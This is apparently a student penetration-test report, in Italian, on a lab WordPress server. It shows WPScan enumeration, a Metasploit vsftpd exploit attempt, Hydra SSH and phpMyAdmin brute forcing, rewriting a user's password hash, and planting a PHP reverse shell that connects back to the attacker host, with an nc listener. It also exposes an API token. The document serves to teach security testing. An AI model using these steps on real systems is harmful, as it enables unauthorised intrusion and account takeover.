4. If you did not enter a password, note the password given to you. If you did not provide a username, it will be admin.
5. The installer should then send you to the [login page](#). Sign in with the username and password you chose during the installation. If a password was generated for you, you can then click on "Profile" to change the password.

#### Powered by WordPress

Nome utente o indirizzo email	<input type="text"/>
Password	<input type="password"/>
<input type="checkbox"/> Ricordami	
<input type="button" value="Accedi"/>	
<a href="#">Password dimenticata?</a>	
<a href="#">— Torna a Sicurezza dei Sistemi e delle Reti 2023</a>	
Lingua	<input type="button" value="it_IT"/> Cambia

La pagina di login, però, non risulta caricata correttamente a causa della presenza dell'indirizzo 192.168.1.61 con il quale il browser non è in grado di stabilire una connessione.

Le altre parole risultano non raggiungibili, con accesso negato o contenenti informazioni irrilevanti per l'analisi.

Sono state effettuate anche prove con i comandi:

- **ffuf -u 'http://192.168.1.80/~FUZZ'** per cercare risorse specifiche. Spesso, si usa ~ come convenzione o come riferimento alla home di utenti specifici
- **ffuf -u 'http://192.168.1.80/.FUZZ'** per cercare risorse nascoste

Gli output ottenuti non hanno prodotto risultati.

## 2.2.4. WPScan

Molte organizzazioni implementano applicazioni web utilizzando WordPress come sistema di gestione dei contenuti (CMS – Content Management System) preferito. Sebbene WordPress fornisca una presentazione dei siti Web molto elegante e pulita, necessita di aggiornamenti costanti per le proprie piattaforme e plugin, in modo da evitare che il server Web e l'applicazione diventino vulnerabili a potenziali attacchi.

**WPScan** è uno strumento di sicurezza progettato per l'analisi e la scansione dei siti web WordPress con lo scopo di ricercare vulnerabilità e potenziali punti deboli. È un software open-source che consente di identificare eventuali falle di sicurezza.

Per effettuare la scansione è stato utilizzato il comando:

**wpscan --url http://192.168.1.80/ -e u**

L'opzione “**--url**” permette di specificare l'URL del sito da scansionare

L'opzione “**-e**” permette di eseguire l'enumerazione di determinati aspetti del sito web in base ai parametri specificati. Nel nostro caso è stato utilizzato **u** (Users)

```
(kali㉿kali)-[~]
$ wpscan --url http://192.168.1.80/ -e u
[WPScan] Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @_ethicalhacker_, @erwan_lr, @_firefart_

[+] URL: http://192.168.1.80/ [192.168.1.80]
[+] Started: Sun Jun 25 06:45:51 2023
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://192.168.1.80/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://192.168.1.80/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://192.168.1.80/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://192.168.1.80/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 6.2 identified (Insecure, released on 2023-03-29).
| Found By: Emoji Settings (Passive Detection)
| | - http://192.168.1.80/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=6.2'
| | Confirmed By: Meta Generator (Passive Detection)
| | - http://192.168.1.80/, Match: 'WordPress 6.2'
[!] The main theme could not be detected.
[!] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 ←
[!] User(s) Identified:
[+] vincarlet
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] NO WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jun 25 06:47:18 2023
[+] Requests Done: 47
[+] Cached Requests: 4
[+] Data Sent: 11.99 KB
[+] Data Received: 250.202 KB
[+] Memory used: 149.617 MB
[+] Elapsed time: 00:01:26
```

Dall'output è possibile osservare che il protocollo **XML-RPC** (XML Remote Procedure Call) è abilitato. Quest'ultimo è un protocollo di comunicazione che consente a terze parti di interagire col sito WordPress. L'abilitazione di XML-RPC può presentare alcuni rischi per la sicurezza; infatti, essendo un protocollo datato, può essere soggetto ad attacchi come il brute force per le password o l'esecuzione di attacchi di tipo DDoS (Distributed Denial of Service). Inoltre, se un utente malintenzionato riuscisse a sfruttare una vulnerabilità presente nell'implementazione di XML-RPC, potrebbe ottenere l'accesso non autorizzato al sito o eseguire azioni indesiderate.

Inoltre, viene evidenziata la presenza di un utente, ossia **vincarlet**. Quest'ultimo era già stato individuato attraverso il messaggio presente nella pagina web con l'URL modificato, come mostrato in precedenza.

Infine, dato che non è stato fornito alcun WPScan API Token, viene indicato che non è stato possibile effettuare una scansione delle vulnerabilità. Per tale motivo, è stato necessario effettuare una registrazione al sito [wpscan](#) per ottenere il token e rieffettuare la scansione utilizzando il comando:

```
wpscan --url http://192.168.1.80/ -e u --api-token  
qUNNOEfPHTMQVtjUIIFsfya948GUj0omTAVudnI3snU
```

Da quest'ulteriore scansione sono state individuate 6 vulnerabilità:

### 1. **Unauthenticated Blind SSRF via DNS Rebinding**

WordPress nelle versioni ≤ 6.2 è affetto da un blind SSRF (Server-Side Request Forgery) non autenticato nella funzionalità di pingback. A causa di una race condition TOCTOU (Time-of-Check to Time-of-Use) tra i controlli di convalida e la richiesta HTTP, gli attaccanti possono raggiungere host interni che sono esplicitamente vietati. Il pingback è una caratteristica specifica di WordPress che consente ai siti web di notificarsi reciprocamente quando uno di essi imposta un collegamento ad un articolo di un altro.

```
[!] Title: WP ≤ 6.2 - Unauthenticated Blind SSRF via DNS Rebinding  
References:  
- https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-3590  
- https://blog.sonarsource.com/wordpress-core-unauthenticated-blind-ssrf/
```

### 2. **Directory Traversal via Translation Files**

WordPress nelle versioni < 6.2.1 è affetto da un attraversamento delle directory tramite il parametro wp\_lang, il che potrebbe consentire a un attaccante di caricare file di traduzione arbitrari.

```
[!] Title: WP < 6.2.1 - Directory Traversal via Translation Files  
Fixed in: 6.2.1  
References:  
- https://wpscan.com/vulnerability/2999613a-b8c8-4ec0-9164-5dfe63adf6e6  
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-2745  
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/
```

### 3. Thumbnail Image Update via CSRF

WordPress nelle versioni < 6.2.1 non effettua controlli CSRF (Cross-Site Request Forgery) durante l'aggiornamento dell'immagine miniatura associata agli allegati esistenti, il che potrebbe consentire agli attaccanti di far sì che gli amministratori con accesso effettuino l'aggiornamento tramite un attacco CSRF

```
[!] Title: WP < 6.2.1 - Thumbnail Image Update via CSRF
Fixed in: 6.2.1
References:
- https://wpSCAN.com/vulnerability/a03d744a-9839-4167-a356-3e7da0f1d532
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/
```

### 4. Contributor+ Stored XSS via Open Embed Auto Discovery

WordPress nelle versioni < 6.2.1 non convalida il protocollo durante l'elaborazione della scoperta di oEmbed, il che potrebbe consentire agli utenti con ruolo di Contributore o superiore di eseguire attacchi di Cross-Site Scripting memorizzati

```
[!] Title: WP < 6.2.1 - Contributor+ Stored XSS via Open Embed Auto Discovery
Fixed in: 6.2.1
References:
- https://wpSCAN.com/vulnerability/3b574451-2852-4789-bc19-d5cc39948db5
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/
```

### 5. Shortcode Execution in User Generated Data

WordPress nelle versioni < 6.2.2 consente l'esecuzione di shortcode nei dati generati dagli utenti tramite temi a blocchi, il che potrebbe consentire a utenti non autenticati di eseguire shortcode tramite, ad esempio, i commenti

```
[!] Title: WP < 6.2.2 - Shortcode Execution in User Generated Data
Fixed in: 6.2.2
References:
- https://wpSCAN.com/vulnerability/ef289d46-ea83-4fa5-b003-0352c690fd89
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/
- https://wordpress.org/news/2023/05/wordpress-6-2-2-security-release/
```

### 6. Contributor+ Content Injection

WordPress nelle versioni < 6.2.1 non sanifica correttamente gli attributi dei blocchi, il che potrebbe consentire agli utenti con un ruolo di Contributore o superiore di eseguire un'iniezione di contenuto nei commenti di un blog utilizzando un tema compatibile con un editor a blocchi

```
[!] Title: WP < 6.2.1 - Contributor+ Content Injection
Fixed in: 6.2.1
References:
- https://wpSCAN.com/vulnerability/1527ebdb-18bc-4f9d-9c20-8d729a628670
- https://wordpress.org/news/2023/05/wordpress-6-2-1-maintenance-security-release/
```

Tutte quelle elencate rappresentano delle vulnerabilità pericolose che potrebbero essere sfruttate prendendo di mira gli utenti mediante tecniche di XSS (Cross-Site Scripting) e CSRF (Cross-Site Request Forgery). Per poter garantire la sicurezza del sito è fondamentale mantenere WordPress e le sue componenti (plugin, temi etc.) aggiornati.

## 2.3. Exploitation

In questa fase, il penetration tester utilizza varie tecniche, strumenti e conoscenze per sfruttare le vulnerabilità individuate. L'obiettivo principale è dimostrare la possibilità di sfruttare con successo le vulnerabilità e ottenere un accesso non autorizzato o compromettere il sistema nel modo specificato.

### 2.3.1. FTP

FTP (File Transfer Protocol) è un protocollo utilizzato per consentire il trasferimento remoto di file su una rete, utilizzando un modello client-server. Innanzitutto, è stato deciso di provare a sfruttare la porta 21 su cui è esposto il servizio FTP. Il primo tentativo è stato fatto sfruttando Metasploit, ovvero un framework open-source che consente di sfruttare le vulnerabilità dei sistemi fornendo un ambiente completo per l'esecuzione di attacchi controllati. Include un'ampia gamma di moduli di exploit, payload e strumenti che consentono di automatizzare molte fasi del processo di penetration testing.

1. **msfconsole**  
avvia la Metasploit framework console in cui è possibile eseguire exploit e test
2. **search vsftpd**  
cerca degli exploit per FTP
3. **use 0 oppure use exploit/unix/ftp/vsftpd\_234\_backdoor**  
carica il modulo “vsftpd\_234\_backdoor” all'interno dell'ambiente di Metasploit. Questo modulo è progettato per sfruttare una backdoor per ottenere una bind shell
4. **set rhosts 192.168.1.80**  
imposta l'host remoto, ossia Target
5. **exploit**  
avvia l'exploit

```
(kali㉿kali)-[~]
$ msfconsole

          _.
        dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb .             o
        '  dB'           BBP
        dB'dB'dB' dBPP     dBp      dBp BB
        dB'dB'dB' dBp     dBp      dBp BB
        dB'dB'dB' dBPP    dBp      dBBBBBBB
                                     dB' dBp   dB',BP
                                     |       dBp   dB' BP dBp   dBp
                                     |       dBp   dBp   dB' .BP dBp   dBp
                                     |       dBBBBP dBp   dBBBBBP dBBBBP dBp   dBp

                                     .
                                     To boldly go where no
                                     shell has gone before

          =[ metasploit v6.3.14-dev          ]
+ -- --=[ 2311 exploits - 1206 auxiliary - 412 post      ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops       ]
+ -- --=[ 9 evasion                   ]

Metasploit tip: Metasploit can be configured at startup, see
msfconsole --help to learn more
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
Matching Modules
=====
#  Name                  Disclosure Date  Rank      Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
CHOST          no           no        The local client address
CPORT          no           no        The local client port
Proxies        no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        yes          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21          yes       The target port (TCP)

Payload options (cmd/unix/interact):
Name      Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.80
RHOSTS => 192.168.1.80
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.80:21 - Banner: 220 Welcome to WP FTP service.
[*] 192.168.1.80:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Purtroppo, l'output non è stato quello sperato, cioè la shell non è stata aperta con successo.

Dunque, è stato fatto un tentativo di login in **modalità anonima**. Questa modalità consente agli utenti di accedere da remoto ai file pubblici di un server FTP senza possedere ID e password; tuttavia, è sempre il server FTP a determinare quali sono le informazioni o i file accessibili pubblicamente. Quindi, l'utente accede al server FTP utilizzando l'ID utente anonimo e una qualsiasi stringa come password:

- ftp 192.168.1.80
- USER>anonymous
- PASS>anonymous

```

└─(kali㉿kali)-[~]
$ ftp 192.168.1.80
Connected to 192.168.1.80.
220 Welcome to WP FTP service.
Name (192.168.1.80:kali): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed

```

Anche questo tentativo non va a buon fine in quanto, probabilmente, la modalità anonima è disabilitata.

### 2.3.2. SSH

SSH (Secure Shell o Secure Socket Shell) è un protocollo di rete che offre agli utenti un modo sicuro per accedere a un computer su una rete non protetta. Ipotizzando l'esistenza dell'utente vincarlet anche come utente locale di Target, è stato fatto un tentativo di brute force per SSH, impostando come utente proprio vincarlet.

Il tentativo di brute force è stato effettuato con **Hydra**, ma può essere effettuato anche con un modulo di **Metasploit**, ovvero **auxiliary/scanner/ssh/ssh\_login**. Hydra è un login cracker parallelizzato che supporta numerosi protocolli di attacco; infatti, è molto veloce e flessibile e i nuovi moduli sono facili da aggiungere.

Per avviare il brute force con Hydra è stato utilizzato il seguente comando:

```
hydra -l vincarlet -P /usr/share/wordlists/rockyou.txt 192.168.1.80 ssh -s 2409 -t 4 -v
```

L'opzione “**-l**” indica l'utente per cui bisogna effettuare il brute force della password. Nel nostro caso “vincarlet”

L'opzione “**-P**” indica la wordlist di password, in questo caso rockyou.txt

L'opzione “**-s**” indica la porta su cui è esposto il servizio SSH. Nel nostro caso “2409”

L'opzione “**-t**” indica i tentativi in parallelo di brute force. Di default sono 16, ma un numero troppo alto provoca errori ed è stato abbassato a 4

L'opzione “**-v**” attiva la modalità “verbose”

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.80:2409/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://vincarlet@192.168.1.80:2409
[INFO] Successful, password authentication is supported by ssh://192.168.1.80:2409
```

Il tentativo è stato interrotto, poiché dopo diverse ore non sono stati ottenuti risultati; tuttavia, come si può vedere dall'immagine, l'autenticazione con password per SSH è supportata.

### 2.3.3. phpMyAdmin & WordPress


A questo punto, le opportunità di accesso si sono ridotte alle pagine di login di phpMyAdmin e WordPress. Per tentare di entrare è necessario effettuare una tecnica di brute force.

Dal momento che la pagina di login di WordPress presenta, come detto in precedenza, collegamenti errati a causa dell'indirizzo IP 192.168.1.61, è stato scelto di procedere prima con phpMyAdmin.

#### 2.3.3.1. Credenziali phpMyAdmin con Metasploit

Per effettuare il brute force di username e password è stato utilizzato Metasploit. Per effettuare l'operazione sono stati utilizzati i seguenti comandi:

1. **msfconsole**  
avvia la Metasploit framework console nella quale è possibile eseguire exploit e test
2. **use auxiliary/scanner/http/phpmyadmin\_login**  
carica il modulo “phpMyAdmin\_login” all'interno dell'ambiente di Metasploit. Questo modulo è progettato per eseguire una scansione delle istanze di phpMyAdmin presenti su una rete e tentare di effettuare l'accesso
3. **set rhosts 192.168.1.80**  
imposta l'host remoto, ossia Target
4. **set user\_file /usr/share/seclists/Usernames/top-usernames-shortlist.txt**  
imposta il file di username da utilizzare. In ogni riga è presente un username
5. **set pass\_file /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt**  
imposta il file di password da utilizzare. In ogni riga è presente una password
6. **set user\_as\_pass true**  
abilita l'utilizzo degli username come password per tutti gli utenti
7. **set targeturi /phpmyadmin/index.php**  
imposta il percorso per raggiungere phpMyAdmin. Di default è “/index.php”, ma per trovare quello corretto sono stati seguiti i seguenti passi:
  - aprire la pagina phpMyAdmin
  - aprire i DevTools di FireFox nella sezione Network
  - sottomettere il form di login con credenziali casuali
  - cliccare sulla richiesta POST inviata e leggere il Filename associato



## 8. set verbose false

disabilita la verbosità dell'output in modo da visualizzare solo le combinazioni che hanno prodotto un risultato positivo

### 9. exploit

avvia l'exploit

L'output restituito dall'exploit presenta una coppia username:password, pari a **“admin:password”**, che ha prodotto un esito positivo.

### 2.3.3.2. Modifiche phpMyAdmin

Una volta ottenuta la coppia di credenziali admin:password, è stato possibile eseguire l'accesso a phpMyAdmin.

The image shows two screenshots of the phpMyAdmin interface. The top screenshot is the login screen, featuring a logo of a sailboat, a title 'Welcome to phpMyAdmin', a language selection dropdown set to 'English', and a 'Log in' button. Below it, the username 'admin' and password 'password' are entered. The bottom screenshot shows the main dashboard with various configuration tabs like Databases, SQL, Status, etc., and sections for General settings, Appearance settings, Database server, Web server, and phpMyAdmin version information. On the left sidebar, the 'wordpress\_db' database is visible under the 'Recent' section.

La sezione di interesse tra quelle visualizzate sulla sinistra è **wordpress\_db**, che contiene il database di WordPress.

This screenshot shows the detailed structure of the 'wordpress\_db' database within phpMyAdmin. It lists tables such as wp\_commentmeta, wp\_comments, wp\_links, wp\_options, wp\_postmeta, wp\_posts, wp\_termmeta, wp\_terms, wp\_term\_relationships, wp\_term\_taxonomy, wp\_usermeta, and wp\_users. The 'New' table under 'wordpress\_db' is also visible.

In particolare, recandosi in wp\_users è possibile riscontrare la presenza di un unico utente avente username vincarlet. Quest'ultimo era già stato individuato sia attraverso la pagina web che attraverso lo strumento WPScan.

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	vincarlet	\$P\$BgFjdVXYv7ocvP1z9f8Mukyo4HuNmro	vincarlet	vincarlet@unisa.it	http://192.168.1.61	2023-05-05 21:00:28	0	0	vincarlet

Tra le informazioni sull'utente è presente l'hash della password, ossia **\$P\$BgFjdVXYv7ocvP1z9f8Mukyo4HuNmro**. Per tentare di risalire alla password è stato utilizzato lo strumento **John The Ripper**, cioè un programma open-source disponibile su Kali Linux progettato per il cracking delle password al fine di testarne la sicurezza.

Il funzionamento di John the Ripper si basa sulla generazione di hash delle password e sulla loro successiva comparazione con quelli da analizzare. Inoltre, consente di eseguire diversi tipi di attacco, come il brute force. Sono state anche provate diverse wordlist, ma il tentativo non è andato a buon fine a causa dei limiti di tempo e risorse computazionali.

Per garantire compatibilità rispetto alle precedenti versioni di Wordpress, l'algoritmo di hashing MD5 viene ancora supportato. Di seguito, viene mostrato l'output di un hash analyzer.

<b>Hash:</b>	\$P\$BgFjdVXYv7ocvP1z9f8Mukyo4HuNmro
<b>Salt:</b>	Not Found
<b>Hash type:</b>	MD5 Wordpress
<b>Bit length:</b>	186
<b>Character length:</b>	34
<b>Character type:</b>	\$P\$ followed by alphanumerics

L'hash che inizia con "\$P\$" rappresenta un formato specifico di hash utilizzato per archiviare le password degli utenti. Questo formato non è nativo di MD5, ma è un'estensione specifica di WordPress per l'archiviazione delle password (MD5 Wordpress). Infatti, WordPress utilizza una funzione personalizzata chiamata "wp\_hash\_password" per generare l'hash delle password degli utenti. Questa funzione combina l'hash numerico MD5 della password con ulteriori dati, inclusi il tipo di hash e un salt casuale, prima di produrre l'hash finale nel formato "\$P\$".

Quindi sono stati sfruttati i permessi dell'utente admin per apportare modifiche al database. In particolare, la password dell'utente vincarlet è stata sostituita con “**frank**” utilizzando l’hash MD5; dunque, questa password viene elaborata prima dall’algoritmo di hashing MD5 e, poi, l’hash numerico in output viene elaborato da wp\_hash\_password, così da ottenere un nuovo hash in formato “\$P\$”.

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	vincarlet	26253c50741faa9c2e2b836773c69fe6	vincarlet	vcarletti@unisa.it	http://192.168.1.80	2023-05-05 21:00:28		0	vincarlet
1	vincarlet	\$P\$BILYpO3y6GjPHTyawYbNMLI3KXUVU.	vincarlet	vcarletti@unisa.it	http://192.168.1.80	2023-05-05 21:00:28		0	vincarlet

Inoltre, nel database di WordPress sono stati individuati indirizzi IP pari a 192.168.1.61, che, come già spiegato in precedenza, sono errati. Per questo motivo sono stati effettuate le appropriate correzioni inserendo l’indirizzo IP corretto (192.168.1.80) in wp\_options e wp\_users.

### 2.3.3.3. Accesso a WordPress

Una volta modificata la password dell’utente vincarlet, è stato possibile eseguire l’accesso a WordPress.



Di particolare interesse è la sezione **Plugin**, che permette di visualizzare i plugin già presenti e di caricare, attivare e disattivare altri plugin.

I plugin preinstallati sono i seguenti:

- **Hello Dolly**, che è il plugin di Wordpress più popolare; tuttavia, non fornisce funzionalità particolari e non è strettamente necessario per il funzionamento di un sito WordPress, dato che il suo scopo è solo quello di mostrare i testi casuali della canzone "Hello Dolly" all'interno della dashboard di WordPress. Attualmente non sono noti exploit di Hello Dolly, ma ci sono stati casi di hacker che hanno camuffato file dannosi come parte di Hello Dolly
- **Akismet Anti-Spam**, che rileva e segnala i commenti sospetti o spam, consentendo all'amministratore del sito di revisionarli per prendere le opportune contromisure. Si tratta, però, di un plugin che nelle versioni precedenti alla 3.1.5 è soggetto a molteplici vulnerabilità di cross-site scripting, poiché non in grado di sanificare correttamente l'input fornito dall'utente. Un utente malintenzionato può sfruttare questo problema per eseguire codice arbitrario nel browser di un utente ignaro nel contesto del sito interessato, consentendo così all'attaccante di rubare le credenziali di autenticazione basate sui cookie e di lanciare altri attacchi


Plugin		Plugin	Descrizione	Aggiornamenti automatici
<input type="checkbox"/>	Akismet Anti-Spam	Impostazioni   Disattiva	Usato da milioni di persone, Akismet è probabilmente il miglior modo al mondo di <b>proteggere il tuo blog dallo spam</b> . Proteggi il tuo sito anche mentre dormi. Per iniziare vai alla <a href="#">pagina delle Impostazioni di Akismet</a> per impostare la tua chiave API. Versione 4.2.2   Di: Automattic   <a href="#">Visualizza i dettagli</a>	Abilita gli aggiornamenti automatici
<input type="checkbox"/>	Hello Dolly	Disattiva	Questo non è solo un plugin ma simbolizza la speranza e l'entusiasmo di una intera generazione riassunti in due parole nella più famosa canzone di Louis Armstrong: Hello, Dolly. Quando viene attivato, si vedranno, alto a destra di ogni pagina di amministrazione, dei versi casuali della canzone Hello, Dolly. Versione 1.7.2   Di: Matt Mullenweg   <a href="#">Visualizza i dettagli</a>	Abilita gli aggiornamenti automatici

Un'altra sezione importante è **Strumenti**, dato che al suo interno sono presenti l'**Editor del tema** e l'**Editor del plugin** che permettono di modificare i codici dei temi e dei plugin.



### 2.3.3.4. Reverse Shell

Una volta ottenuto l'accesso a WordPress ed analizzato il contesto operativo, ossia tutti i temi, plugin e relative versioni, è possibile persegui varie strade per aprire una **reverse shell**. Quest'ultima è una tecnica che consente di ottenere un accesso remoto ad un sistema target attraverso una shell, ossia un'interfaccia a riga di comando; precisamente, si parla di "reverse", perché la connessione parte dal sistema compromesso (che funge da client) fino ad arrivare all'attaccante in ascolto (che funge da server). In questo modo, rimanendo su Kali, è possibile eseguire comandi all'interno di Target.




### 2.3.3.4.1. Modifica tema preinstallato

I temi svolgono un ruolo essenziale nel personalizzare l'aspetto dei siti web realizzati con WordPress e, per tale motivo, rappresentano una delle caratteristiche principali del CMS (Content Management System) di quest'ultimo.

Per ottenere una reverse shell è possibile modificare uno dei temi già presenti su WordPress. Nello specifico, è necessario inserire il codice per la reverse shell all'interno di uno dei file ".php" del tema scelto.

In primo luogo, dalla homepage di WordPress è necessario recarsi in Strumenti>Editor del tema. Dopo aver selezionato il tema da modificare è possibile aprire uno dei file ".php" visibili sulla destra. Nel nostro caso è stato scelto il tema **Twenty Twenty-Two** ed il file **index.php**.



Il codice da inserire si trova di default in Kali Linux all'interno della directory **/usr/share/webshells/php** e si chiama **"php-reverse-shell.php"**.

Una volta inserito, è necessario apportare le opportune modifiche impostando l'indirizzo IP di Kali, ossia 192.168.1.50, ottenuto e mostrato in precedenza con il comando ip addr.

```
1 <?php
2
3 set_time_limit (0);
4 $VERSION = "1.0";
5 $ip = '192.168.1.50'; // CHANGE THIS
6 $port = 1234; // CHANGE THIS
7 $chunk_size = 1400;
8 $write_a = null;
9 $error_a = null;
10 $shell = 'uname -a; w; id; /bin/sh -i';
11 $daemon = 0;
12 $debug = 0;
13
14 //
15 // Daemonise ourself if possible to avoid zombies later
16 //
17
18 // pcntl_fork is hardly ever available, but will allow us to daemonise
19 // our php process and avoid zombies. Worth a try...
20 if (function_exists('pcntl_fork')) {
21     // Fork and have the parent process exit
22     $pid = pcntl_fork();
23
24     if ($pid == -1) {
25         printit("ERROR: Can't fork");
26         exit(1);
27     }

```

File modificato con successo.

Aggiorna file

A questo punto, è necessario aprire una shell su Kali per mettersi in ascolto della reverse shell. Per fare ciò è stato utilizzato **Netcat**, ossia una utility di rete per leggere e scrivere dati attraverso le connessioni di rete. Il comando utilizzato è:

### **nc -nlvp 1234**

